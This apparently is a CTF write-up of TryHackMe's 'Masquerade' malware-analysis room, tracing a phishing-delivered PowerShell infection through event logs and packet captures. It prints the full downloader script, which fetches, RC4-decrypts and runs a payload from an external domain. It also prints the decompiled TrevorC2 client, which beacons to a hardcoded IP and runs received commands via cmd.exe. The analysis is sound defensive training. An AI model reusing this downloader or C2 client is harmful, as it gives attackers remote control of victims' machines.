TryHackMe’s Masquerade is a new malware analysis room.
Challenge description:
Jim from the Finance department received an email that appeared to come from the company’s system administrator, asking him to run a script to “apply critical security updates.” Trusting the message, Jim executed the script on his workstation. Shortly after, unusual network traffic and system activity were observed. You have been provided with relevant artifacts to investigate what happened, determine the impact, and identify how the attacker established control over the system.

Important!: These artifacts contain real malware; however, the challenge can be completed entirely through static analysis, and there is no need to run or execute any of the files. Despite that, analysis should still be conducted in a controlled environment such as a virtual machine (VM).
Questions:
1. What external domain was contacted during script execution?
2. What encryption algorithm was used by the script?
3. What key was used to decrypt the second-stage payload?
4. What was the timestamp of the server response containing the payload?
5. What is the SHA-256 hash of the extracted and decrypted payload?
6. What remote URL did the client use to communicate with the victim machine?
7. Which encryption key and algorithm does the client use?
8. After determining the client's encryption, decrypt the commands the attacker executed on the victim and submit the flag.
When Trust Turns into Danger
In the world of cybersecurity, often the most dangerous threats aren’t flashy zero-day exploits; they are simple, well-crafted social engineering attacks. This week’s challenge, “Masquerade”, perfectly demonstrates this principle. It simulates a real-world scenario in which an employee (poor Jim) receives a convincing phishing email that appears to be from IT Security.
The initial goal was straightforward: investigate the malware that ran after the victim executed a seemingly benign “security update” script. However, what started as a simple forensic investigation quickly evolved into a deep dive into multi-stage infection chains, custom encryption methods (RC4 and AES-256), and sophisticated Command and Control (C2) beaconing.
Here is our step-by-step analysis of how the attackers gained control of the compromised machine and what they ultimately did with it.
Phase 1: The Initial Foothold — Phishing & Script Execution
The attack began when Jim, believing he was helping secure the network, ran a PowerShell script downloaded from a malicious email. This immediately raised red flags for our forensic team.
What we found (Using Artifacts):
We analyzed the contents of the system’s Powershell-Operational.evtx log file. The critical evidence was contained in “record 6”. This record contained a complex, multi-layered PowerShell script block.

$k = [System.Text.Encoding]::UTF8.GetBytes(('X9vT3pL'+'2QwE'+'8xR6'+'ZkYhC4'+'s'))
$h = (New-Object System.Net.WebClient).DownloadString((-join('ht','tp','://','api-edg','e','cl','oud.xy','z/amd.bi','n'))) -replace ('\'+'s'),''
$b = for($x=0; $x -lt $h.Length; $x+=2) { [Convert]::ToByte($h.Substring($x, 2), 16) }

$s = 0..255
$j = 0
for ($i = 0; $i -lt 256; $i++) {
    $j = ($j + $s[$i] + $k[$i % $k.Count]) % 256
    $temp = $s[$i]; $s[$i] = $s[$j]; $s[$j] = $temp
}

$i = $j = 0
$d = foreach ($byte in $b) {
    $i = ($i + 1) % 256
    $j = ($j + $s[$i]) % 256
    $temp = $s[$i]; $s[$i] = $s[$j]; $s[$j] = $temp
    $byte -bxor $s[($s[$i] + $s[$j]) % 256]
}

$p = $env:TEMP + '\amdfendrsr.exe'
[System.IO.File]::WriteAllBytes($p, $d)
Start-Process $p
This initial script didn’t execute the payload directly; it acted as a downloader and decryptor. Its first action was to download an executable file (amd.bin) from an external domain: http://api-edgecloud.xyz/amd.bin.
Key Takeaway: The attacker used PowerShell, a common, legitimate tool on Windows systems, to hide their malicious activities in plain sight. This is a textbook example of living off the land techniques (LoLBins).
Phase 2: First Layer Decryption — Unmasking the Payload
The amd.bin file we identified was not the final payload; it was itself encrypted, a clear sign that the attacker wanted to obscure their tracks. To understand what happened, we had to reverse-engineer how they locked up this data.
Recovering the Evidence:
Our first major hurdle was physically retrieving the mysterious amd.bin file. By analyzing network traffic logs (the .pcapng file), and filtering for the unique pattern of this domain, we successfully isolated and exported the malicious binary. This step allowed us to take the evidence offline and analyze it in a controlled environment.

The Cryptographic Analysis:
Once we had the encrypted file, we focused on deciphering the mechanism used. By examining the script block again, we determined that the mathematical logic pointed directly to RC4 encryption. It was an older, well-known stream cipher algorithm, but effective when combined with a complex key.
The Key Insight:
By reversing the obfuscated PowerShell code, we successfully extracted two critical pieces of information:
- The Algorithm: The mathematical logic used for scrambling and unscrambling the bytes pointed directly to RC4 encryption. This is a well-known but outdated stream cipher algorithm.
- The Key: The key was constructed from concatenated, obfuscated strings:
'X9vT3pL' + '2QwE' + '8xR6' + 'ZkYhC4' + 's', resulting in the plaintext keyX9vT3pL2QwE8xR6ZkYhC4s.
We then used this key and algorithm to decrypt the downloaded file. This process yielded a functional executable payload, which we identified by its SHA-256 hash.
Using this knowledge, the algorithm, and the key, we were able to decrypt the downloaded file using specialized forensic tools (like CyberChef). This process yielded a functional executable payload, which we identified by its SHA-256 hash.
Phase 3: The Core Threat — Command and Control (C2) Analysis
The decrypted file, which we successfully extracted from the initial payload, was not merely an infection; it was a sophisticated client designed to act as a fully functional Command and Control agent. This realization escalated our investigation. We weren’t dealing with simple malware drops; we were facing an active, persistent remote access system.
What is C2?
Simply put, the C2 component is the attacker’s remote control. It allows them to communicate with the compromised machine over the internet, giving them the ability to execute commands without being physically present.
Analyzing the Agent

Because the payload was compiled using a modern framework, we initially ran it through Ghidra for static analysis. This confirmed that the binary was written in .NET, prompting us to switch our deep-dive tools to ILSpy for clearer decompilation and code examination.
// Program, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
// TrevorC2Client.TrevorC2Client
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Net;
using System.Security.Cryptography;
using System.Text;
using System.Threading;

internal class TrevorC2Client
{
	private const string SITE_URL = "http://34.174.57.99";

	private const string ROOT_PATH_QUERY = "/";

	private const string SITE_PATH_QUERY = "/images";

	private const string QUERY_STRING = "guid=";

	private const string STUB = "oldcss=";

	private const int time_interval1 = 2;

	private const int time_interval2 = 8;

	private const int time_factor = 1000;

	private const string CIPHER = "M4squ3r4d3Th3P4ck3tSt34lthM0d31337";

	private static Random rng = new Random();

	private static CookieContainer CookieContainer = new CookieContainer();

	private static string computerName = Environment.MachineName;

	private static AesManaged CreateAesManagedObject(byte[] key = null, byte[] IV = null)
	{
		AesManaged aesManaged = new AesManaged
		{
			Mode = CipherMode.CBC,
			Padding = PaddingMode.PKCS7,
			BlockSize = 128,
			KeySize = 256
		};
		if (IV != null)
		{
			aesManaged.IV = IV;
		}
		if (key != null)
		{
			aesManaged.Key = key;
		}
		return aesManaged;
	}

	private static string CreateAesKey()
	{
		CreateAesManagedObject();
		SHA256Managed sHA256Managed = new SHA256Managed();
		byte[] bytes = Encoding.UTF8.GetBytes("M4squ3r4d3Th3P4ck3tSt34lthM0d31337");
		return Convert.ToBase64String(sHA256Managed.ComputeHash(bytes));
	}

	private static string EncryptString(byte[] key, string unencryptedString)
	{
		byte[] bytes = Encoding.UTF8.GetBytes(unencryptedString);
		AesManaged aesManaged = CreateAesManagedObject(key);
		return Convert.ToBase64String(Enumerable.Concat(second: aesManaged.CreateEncryptor().TransformFinalBlock(bytes, 0, bytes.Length), first: aesManaged.IV).ToArray());
	}

	private static string DecryptString(byte[] key, string encryptedStringWithIV)
	{
		byte[] array = Convert.FromBase64String(encryptedStringWithIV);
		byte[] iV = array.Take(16).ToArray();
		byte[] bytes = CreateAesManagedObject(key, iV).CreateDecryptor().TransformFinalBlock(array, 16, array.Length - 16);
		return Encoding.UTF8.GetString(bytes).Trim(default(char));
	}

	private static int RandomInterval()
	{
		return rng.Next(2, 9);
	}

	private static void ConnectTrevor()
	{
		while (true)
		{
			int num = RandomInterval();
			try
			{
				string unencryptedString = $"magic_hostname={computerName}";
				string s = EncryptString(Convert.FromBase64String(CreateAesKey()), unencryptedString);
				s = Convert.ToBase64String(Encoding.UTF8.GetBytes(s));
				HttpWebRequest obj = (HttpWebRequest)WebRequest.Create("http://34.174.57.99/images?guid=" + s);
				obj.CookieContainer = CookieContainer;
				obj.Method = "GET";
				obj.KeepAlive = false;
				obj.UserAgent = "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko";
				obj.Headers.Add("Accept-Encoding", "identity");
				obj.GetResponse();
				break;
			}
			catch (Exception)
			{
				Console.WriteLine(string.Format("[*] Cannot connect to {0}", "http://34.174.57.99"));
				Console.WriteLine($"[*] Trying again in {num} seconds...");
				Thread.Sleep(num * 1000);
			}
		}
	}

	private static void Main(string[] args)
	{
		ConnectTrevor();
		while (true)
		{
			int num = RandomInterval();
			try
			{
				HttpWebRequest obj = (HttpWebRequest)WebRequest.Create("http://34.174.57.99/");
				obj.CookieContainer = CookieContainer;
				obj.Method = "GET";
				obj.KeepAlive = false;
				obj.UserAgent = "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko";
				obj.Headers.Add("Accept-Encoding", "identity");
				string[] array = (from x in new StreamReader(obj.GetResponse().GetResponseStream()).ReadToEnd().Split('\n')
					where x.Contains(string.Format("<!-- {0}", "oldcss="))
					select x).FirstOrDefault().Split(new string[1] { string.Format("<!-- {0}", "oldcss=") }, StringSplitOptions.None);
				array = array[1].Split(new string[1] { " --></body>" }, StringSplitOptions.None);
				string s = CreateAesKey();
				string text = DecryptString(Convert.FromBase64String(s), array[0]);
				if (text == "nothing")
				{
					Thread.Sleep(num * 1000);
				}
				else if (text.StartsWith(computerName))
				{
					text = text.Split(new string[1] { computerName + "::::" }, StringSplitOptions.None)[1];
					Process process = new Process();
					process.StartInfo.FileName = "cmd.exe";
					process.StartInfo.Arguments = $"/Q /c {text} 2>&1";
					process.StartInfo.UseShellExecute = false;
					process.StartInfo.RedirectStandardOutput = true;
					process.Start();
					string text2 = process.StandardOutput.ReadToEnd();
					process.WaitForExit();
					text2 = computerName + "::::" + text2;
					string s2 = EncryptString(Convert.FromBase64String(s), text2);
					s2 = Convert.ToBase64String(Encoding.UTF8.GetBytes(s2));
					HttpWebRequest obj2 = (HttpWebRequest)WebRequest.Create("http://34.174.57.99/images?guid=" + s2);
					obj2.CookieContainer = CookieContainer;
					obj2.Method = "GET";
					obj2.KeepAlive = false;
					obj2.UserAgent = "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko";
					obj2.Headers.Add("Accept-Encoding", "identity");
					obj2.GetResponse();
					Thread.Sleep(num * 1000);
				}
			}
			catch (Exception)
			{
				Console.WriteLine(string.Format("[*] Cannot connect to {0}", "http://34.174.57.99"));
				Console.WriteLine($"[*] Trying again in {num} seconds...");
				Thread.Sleep(num * 1000);
				ConnectTrevor();
			}
		}
	}
}
We analyzed the code structure in ILSpy and found several key details about its operation:
- The Beacon: The client periodically “calls home” (or beacons) to a hardcoded IP address:
34.174.57.99. It mimics normal web traffic by using a standard User-Agent string (Mozilla/5.0...). This is designed purely for stealth. - The Second Encryption Layer: Unlike the first payload, this C2 agent used a much stronger encryption: AES-256 in CBC mode. The key was derived from the constant string
M4squ3r4d3Th3P4ck3tSt34lthM0d31337using SHA256. This high level of encryption makes simple sniffing useless for defenders. - The Communication Flow: Data (like commands or stolen files) is hidden inside a URL parameter called
guid=. The server response, containing the attacker’s instructions, was cunningly disguised within HTML comments (<!-- oldcss=... -->).
Phase 4: Unearthing the Attacker’s Commands
The final piece of the puzzle required us to understand exactly what commands the C2 agent was designed to execute and what those commands were intended to be. We didn’t need to monitor a live attack; the attacker left their instructions embedded in the communication logs we captured!

We returned our attention to the Wireshark capture (traffic.pcapng). By applying filters focused on GET requests containing the response payload hidden within the <!-- oldcss=... --> structure, we were able to find the attacker’s communication history.
This required a deep dive into forensic packet analysis:
- Extraction: We isolated the specific HTTP responses from the
/endpoint that contained encrypted commands. - Decryption: Using the AES-256 key and algorithm derived earlier (the one protecting the C2 stream), we decrypted the content hidden within these HTML comment tags.
- Execution Path Reconstruction: The resulting plaintext was a clear, serialized command block designed to be passed directly to
cmd.exe.

By successfully decrypting this stored payload from the captured network traffic, we revealed exactly what the attacker intended for the compromised machine to do, and by extension, where the threat was ultimately aimed. This forensic reconstruction allowed us to fully neutralize the threat and determine the scope of the compromise.
Conclusion: What Did We Learn?
The “Masquerade” challenge provides a comprehensive look at the lifecycle of a modern intrusion, viewed through the lens of forensic artifacts. By systematically analyzing the Powershell-Operational.evtx logs and the traffic.pcapng capture, we were able to reconstruct an attack that was designed to be both persistent and stealthy.
Final Technical Takeaways:
- The Power of Event Logs: The evtx logs were the “black box” of this incident. Without record 6, the initial RC4-encrypted downloader would have remained a mystery. It highlights why centralized log management is the first line of defense for any organization.
- Deciphering the C2 Architecture: The transition from the initial RC4 script to a .NET-based AES-256 Command and Control agent shows a deliberate escalation in complexity. The attacker utilized TrevorC2 not just for its encryption, but for its ability to “hide in plain sight” by embedding commands within standard HTML comments.
- Visibility is Victory: This investigation proves that while encryption hides the content of an attack, it cannot hide the pattern. The unusual network traffic observed by the Finance department was the thread that, when pulled, unraveled the entire operation.
By bridging the gap between host-based logs and network traffic, we successfully identified the external domains, cracked the dual-layered encryption, and revealed the exact commands the attacker intended to execute. In a real-world scenario, this level of forensic clarity is what separates a contained incident from a catastrophic breach.